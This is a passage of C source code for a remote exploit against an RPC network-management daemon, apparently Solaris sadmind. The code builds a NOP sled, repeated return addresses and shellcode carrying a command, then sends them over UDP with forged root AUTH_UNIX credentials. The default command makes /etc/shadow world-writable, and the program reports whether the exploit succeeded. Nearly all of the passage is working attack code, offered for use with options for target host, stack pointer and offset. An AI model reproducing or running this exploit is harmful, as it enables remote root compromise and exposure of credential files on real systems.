        return (FALSE);
    if (!xdr_u_int(xdrs, &objp->uint3))
        return (FALSE);
    if (!xdr_u_int(xdrs, &objp->uint4))
        return (FALSE);
    return (TRUE);
}

bool_t
xdr_nm_send_arg_string(XDR *xdrs, struct nm_send_arg_string *objp)
{
    if (!xdr_wrapstring(xdrs, &objp->string1))
        return (FALSE);
    if (!xdr_u_int(xdrs, &objp->uint1))
        return (FALSE);
    if (!xdr_u_int(xdrs, &objp->uint2))
        return (FALSE);
    if (!xdr_wrapstring(xdrs, &objp->string2))
        return (FALSE);
    if (!xdr_u_int(xdrs, &objp->uint3))
        return (FALSE);
    if (!xdr_u_int(xdrs, &objp->uint4))
        return (FALSE);
    return (TRUE);
}

bool_t
xdr_nm_send_footer(XDR *xdrs, struct nm_send_footer *objp)
{
    if (!xdr_wrapstring(xdrs, &objp->string1))
        return (FALSE);
    return (TRUE);
}

bool_t
xdr_nm_send(XDR *xdrs, struct nm_send *objp)
{
    if (!xdr_nm_send_header(xdrs, &objp->header))
        return (FALSE);
    if (!xdr_nm_send_arg_int(xdrs, &objp->version))
        return (FALSE);
    if (!xdr_nm_send_arg_string(xdrs, &objp->string))
        return (FALSE);
    if (!xdr_nm_send_arg_int(xdrs, &objp->fence))
        return (FALSE);
    if (!xdr_nm_send_footer(xdrs, &objp->footer))
        return (FALSE);
    return (TRUE);
}

bool_t
xdr_nm_reply(XDR *xdrs, struct nm_reply *objp)
{
```

```
    if (!xdr_u_int(xdrs, &objp->uint1))
        return (FALSE);
    if (!xdr_u_int(xdrs, &objp->uint2))
        return (FALSE);
    if (!xdr_wrapstring(xdrs, &objp->string1))
        return (FALSE);
    return (TRUE);
}

int
main(int argc, char *argv[])
{
    CLIENT *cl;
    struct nm_send send;
    struct nm_reply reply;
    struct timeval tm;
    enum clnt_stat stat;
    int c, i, len, slen, clen;
    char *program, *cp, buf[BUFLEN+1];
    char *hostname, *command;
    int junk = 0, offset, alignment, pinging = 0;
    unsigned long int sp = 0, addr;

    program = argv[0];
    hostname = "localhost";
    command = "chmod 666 /etc/shadow";
    offset = OFFSET; alignment = ALIGNMENT;
    while ((c = getopt(argc, argv, "h:c:s:j:o:a:p")) != EOF) {
        switch (c) {
        case 'h':
            hostname = optarg;
            break;
        case 'c':
            command = optarg;
            break;
        case 's':
            sp = strtoul(optarg, NULL, 0);
            break;
        case 'j':
            junk = (int) strtol(optarg, NULL, 0);
            break;
        case 'o':
            offset = (int) strtol(optarg, NULL, 0);
            break;
        case 'a':
            alignment = (int) strtol(optarg, NULL, 0);
            break;
        case 'p':
            pinging = 1;
            break;
        default:
            fprintf(stderr, "usage: %s -h hostname -c command -s sp -j junk "
                    "[-o offset] [-a alignment] [-p]\n", program);
            exit(1);
            break;
        }
    }
    memset(buf, NOP, BUFLEN);
    junk &= 0xfffffffc;
    for (i = 0, cp = buf + alignment; i < junk / 4; i++) {
        *cp++ = (sp >>  0) & 0xff;
        *cp++ = (sp >>  8) & 0xff;
        *cp++ = (sp >> 16) & 0xff;
        *cp++ = (sp >> 24) & 0xff;
    }
    addr = sp + offset;
    for (i = 0; i < ADDRLEN / 4; i++) {
        *cp++ = (addr >>  0) & 0xff;
        *cp++ = (addr >>  8) & 0xff;
```

```
    *cp++ = (addr >> 16) & 0xff;
    *cp++ = (addr >> 24) & 0xff;
}
slen = strlen(shell); clen = strlen(command);
len = clen; len++; len = -len;
shell[LEN+0] = (len >>  0) & 0xff;
shell[LEN+1] = (len >>  8) & 0xff;
shell[LEN+2] = (len >> 16) & 0xff;
shell[LEN+3] = (len >> 24) & 0xff;
cp = buf + BUFLEN - 1 - clen - slen;
memcpy(cp, shell, slen); cp += slen;
memcpy(cp, command, clen); cp += clen;
*cp = '\xff';
buf[BUFLEN] = '\0';
memset(&send, 0, sizeof(struct nm_send));
send.header.uint2 = NETMGT_HEADER_TYPE;
send.header.string1 = "";
send.header.string2 = "";
send.header.string3 = "";
send.header.uint7 =
    strlen(ADM_FW_VERSION) + 1 +
    (4 * sizeof(unsigned int)) + sizeof(int) +
    strlen(ADM_CLIENT_DOMAIN) + 1 +
    (4 * sizeof(unsigned int)) + strlen(buf) + 1 +
    strlen(ADM_FENCE) + 1 +
    (4 * sizeof(unsigned int)) + sizeof(int) +
    strlen(NETMGT_ENDOFARGS) + 1;
send.version.string1 = ADM_FW_VERSION;
send.version.uint1 = NETMGT_ARG_INT;
send.version.uint2 = sizeof(int);
send.version.int1 = 1;
send.string.string1 = ADM_CLIENT_DOMAIN;
send.string.uint1 = NETMGT_ARG_STRING;
send.string.uint2 = strlen(buf);
send.string.string2 = buf;
send.fence.string1 = ADM_FENCE;
send.fence.uint1 = NETMGT_ARG_INT;
send.fence.uint2 = sizeof(int);
send.fence.int1 = 666;
send.footer.string1 = NETMGT_ENDOFARGS;
cl = clnt_create(hostname, NETMGT_PROG, NETMGT_VERS, "udp");
if (cl == NULL) {
    clnt_pcreateerror("clnt_create");
    exit(1);
}
cl->cl_auth = authunix_create("localhost", 0, 0, 0, NULL);
if (!pinging) {
    fprintf(stdout,
           "%%esp 0x%08lx offset %d --> return address 0x%08lx [%d+%d]\n",
           sp, offset, addr, alignment, junk);
    tm.tv_sec = NETMGT_UDP_SERVICE_TIMEOUT; tm.tv_usec = 0;
    if (!clnt_control(cl, CLSET_TIMEOUT, (char *) &tm)) {
        fprintf(stderr, "exploit failed; unable to set timeout\n");
        exit(1);
    }
    tm.tv_sec = NETMGT_UDP_SERVICE_RETRY_TIMEOUT; tm.tv_usec = 0;
    if (!clnt_control(cl, CLSET_RETRY_TIMEOUT, (char *) &tm)) {
        fprintf(stderr, "exploit failed; unable to set timeout\n");
        exit(1);
    }
    stat = clnt_call(cl, NETMGT_PROC_SERVICE,
                     xdr_nm_send, (caddr_t) &send,
                     xdr_nm_reply, (caddr_t) &reply, tm);
    if (stat != RPC_SUCCESS) {
        clnt_perror(cl, "clnt_call");
        fprintf(stdout, "now check if exploit worked; "
                "RPC failure was expected\n");
        exit(0);
    }
```

```
            fprintf(stderr, "exploit failed; "
                    "RPC succeeded and returned { %u, %u, \"%s\" }\n",
                    reply.uint1, reply.uint2, reply.string1);
            clnt_destroy(cl);
            exit(1);
        } else {
            tm.tv_sec = NETMGT_UDP_PING_TIMEOUT; tm.tv_usec = 0;
            if (!clnt_control(cl, CLSET_TIMEOUT, (char *) &tm)) {
                fprintf(stderr, "exploit failed; unable to set timeout\n");
                exit(1);
            }
            tm.tv_sec = NETMGT_UDP_PING_RETRY_TIMEOUT; tm.tv_usec = 0;
            if (!clnt_control(cl, CLSET_RETRY_TIMEOUT, (char *) &tm)) {
                fprintf(stderr, "exploit failed; unable to set timeout\n");
                exit(1);
            }
            stat = clnt_call(cl, NETMGT_PROC_PING,
                             xdr_void, NULL,
                             xdr_void, NULL, tm);
            if (stat != RPC_SUCCESS) {
                clnt_perror(cl, "clnt_call");
                exit(1);
            }
            clnt_destroy(cl);
            exit(0);
        }
    }
```